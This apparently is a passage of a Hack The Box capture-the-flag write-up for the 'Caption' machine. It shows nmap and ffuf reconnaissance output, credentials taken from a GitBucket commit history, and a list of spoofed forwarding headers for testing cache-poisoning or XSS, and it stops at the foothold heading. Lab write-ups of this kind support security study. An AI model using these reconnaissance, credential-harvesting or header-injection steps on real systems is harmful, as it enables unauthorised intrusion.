Hack The Box Caption Write-up
Machine Author(s): MrR3boot
Difficulty: Hard
Part 1: Enumeration & Foothold
Enumeration
Nmap finds 3 opened TCP ports 22(ssh) ,80(http) and 8080(http) The hosts seems to be ubuntu.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
[Jan 23, 2025 - 23:03:24 ] htb caption ➜  export TARGET=10.129.80.229;nmap -sCVS -p$(nmap -T5 -Pn -p- $TARGET | grep -E '^[0-9]+/tcp' | awk -F'/' '{print $1}' | paste -sd ',') $TARGET -oN caption_nmap_results
Starting Nmap 7.93 ( https://nmap.org ) at 2025-01-23 23:05 CET
Nmap scan report for caption.htb (10.129.80.229)
Host is up (0.040s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp   open  http       Werkzeug/3.0.1 Python/3.10.12
|_http-title: Caption Portal Login
|_http-server-header: Werkzeug/3.0.1 Python/3.10.12
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad request
|     Content-length: 90
|     Cache-Control: no-cache
|     Connection: close
|     Content-Type: text/html
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|     </body></html>
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 301 Moved Permanently
|     content-length: 0
|     location: http://caption.htb
|_    connection: close
8080/tcp open  http-proxy
|_http-title: GitBucket
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Thu, 23 Jan 2025 22:05:39 GMT
|     Set-Cookie: JSESSIONID=node06gb6ujk0s4x31un9s4m6udoyq3.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 5920
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>Error</title>
|     <meta property="og:title" content="Error" />
|     <meta property="og:type" content="object" />
|     <meta property="og:url" content="http://10.129.80.229:8080/nice%20ports%2C/Tri%6Eity.txt%2ebak" />
|     <meta property="og:image" content="http://10.129.80.229:8080/assets/common/images/gitbucket_ogp.png" />
|     <link rel="icon" href="/assets/common/image
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Thu, 23 Jan 2025 22:05:38 GMT
|     Set-Cookie: JSESSIONID=node016iogcjfmvjha13nn18a454q7x1.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 8632
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>GitBucket</title>
|     <meta property="og:title" content="GitBucket" />
|     <meta property="og:type" content="object" />
|     <meta property="og:url" content="http://10.129.80.229:8080/" />
|     <meta property="og:image" content="http://10.129.80.229:8080/assets/common/images/gitbucket_ogp.png" />
|     <link rel="icon" href="/assets/common/images/gitbucket.png?20250123204626" t
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Thu, 23 Jan 2025 22:05:39 GMT
|     Set-Cookie: JSESSIONID=node0np1n7fqyural1xju4jk9zols62.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|_    <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.52 seconds
HTTP (80)
A quick curl -I http://10.129.81.213 Tells us Moved permanently and a redirection to caption.htb is attempted. So we add the domain to our /etc/hosts file echo '10.129.81.213 caption.htb' | tee -a /etc/hosts

The webroot is a simple login page and we did not find any useful information after doing some directory and vhost fuzzing
HTTP (8080)
A GitBucket instance is running on port 8080 
Web Content Discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
10.129.81.213 echo '10.129.81.213 caption.htb' | tee -a /etc/hosts
[Jan 22, 2025 - 22:22:49 ] htb caption ➜  ffuf -c -w `fzf-wordlists` -t 200 -u http://caption.htb:8080/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://caption.htb:8080/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 8628, Words: 1493, Lines: 229, Duration: 141ms]
assets                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 875ms]
new                     [Status: 401, Size: 0, Words: 1, Lines: 1, Duration: 2162ms]
search                  [Status: 200, Size: 8764, Words: 1587, Lines: 228, Duration: 1465ms]
signin                  [Status: 200, Size: 6864, Words: 1128, Lines: 142, Duration: 1324ms]
signout                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 2854ms]
root                    [Status: 200, Size: 8459, Words: 1724, Lines: 221, Duration: 537ms]
:: Progress: [4614/4614] :: Job [1/1] :: 124 req/sec :: Duration: [0:00:33] :: Errors: 0 ::
ffuf found 5 endpoints;
- assets
- new
- search
- signin
- signout
- root

/new
/root

The root webpage show us a root user that seems to be administrator. This user has 2 public repos, Caption Portal and LogService.
- The Caption Portal repo contains the source code of the web server running on port 80, This is probably HAProxy panel.
- The Logservice is a service that helps in logs correlation and much more other tasks. It uses Apache Thrift technology to build RPC clients and servers that communicate seamlessly across programming languages.

Gathering information and checking through the Caption Portal Commits history reveals a Credentials, in Commit 0e3bafe458d0b821d28dde7d6f43721f479abe4a we see the creds for user margo:vFr&cS2#0!. We also see in this config file that the /logs and /download endpoints are being restricted for access
Gracefully i tried these creds on the Caption login portal on port 80 and we successfully logged in.

Now we inspect all the pages provided checking the request headers and response bodies with Burp suite, we also verify that the rule actually blocks us from reaching /logs and /download.
 But when i try to reach /downloads i get url does not exist error i think there might be another way to access to endpoint, Furthermore we got something relevant on the /firewall page

| Note: Services are currently undergoing maintenance. Admins are actively addressing some issues with this feature. |
Generally on HTB machines this is some how a hint that makes us think of vulnerabilities like XSS or some other vulns that may invovle impersonating the Administrators
Let check deep in the /firewall endpoint and see where it will lead us to

Analyzing the Burp Suite results, we noticed a JavaScript file that dynamically fetches resources from an internal URL, using the utm_source parameter. This presents an opportunity to test for potential manipulation by injecting HTTP headers or payloads to redirect the JavaScript to a custom resource URL and see if we can override the original internal URL.
Additionally, the response includes an X-Cache header with a value of MISS, which is typically generated by Varnish to indicate a cache miss (likely the first visit to the webpage). The Cache-Control: public, max-age=120 header reveals that the cache expires and refreshes every 2 minutes, providing a short window for testing cache-related behavior.
Next, we’ll focus on testing for cross-site scripting (XSS) vulnerabilities. Below is a list of headers we can attempt to manipulate to influence the origin or behavior of the JavaScript’s resource loading:
1
2
3
4
5
6
7
8
9
10
11
Client-IP: 127.0.0.1
X-Real-Ip: 127.0.0.1
Redirect: 127.0.0.1
Referer: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Custom-IP-Authorization: 127.0.0.1
X-Forwarded-By: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Port: 80
X-True-IP: 127.0.0.1
Foothold
Shell as Margo
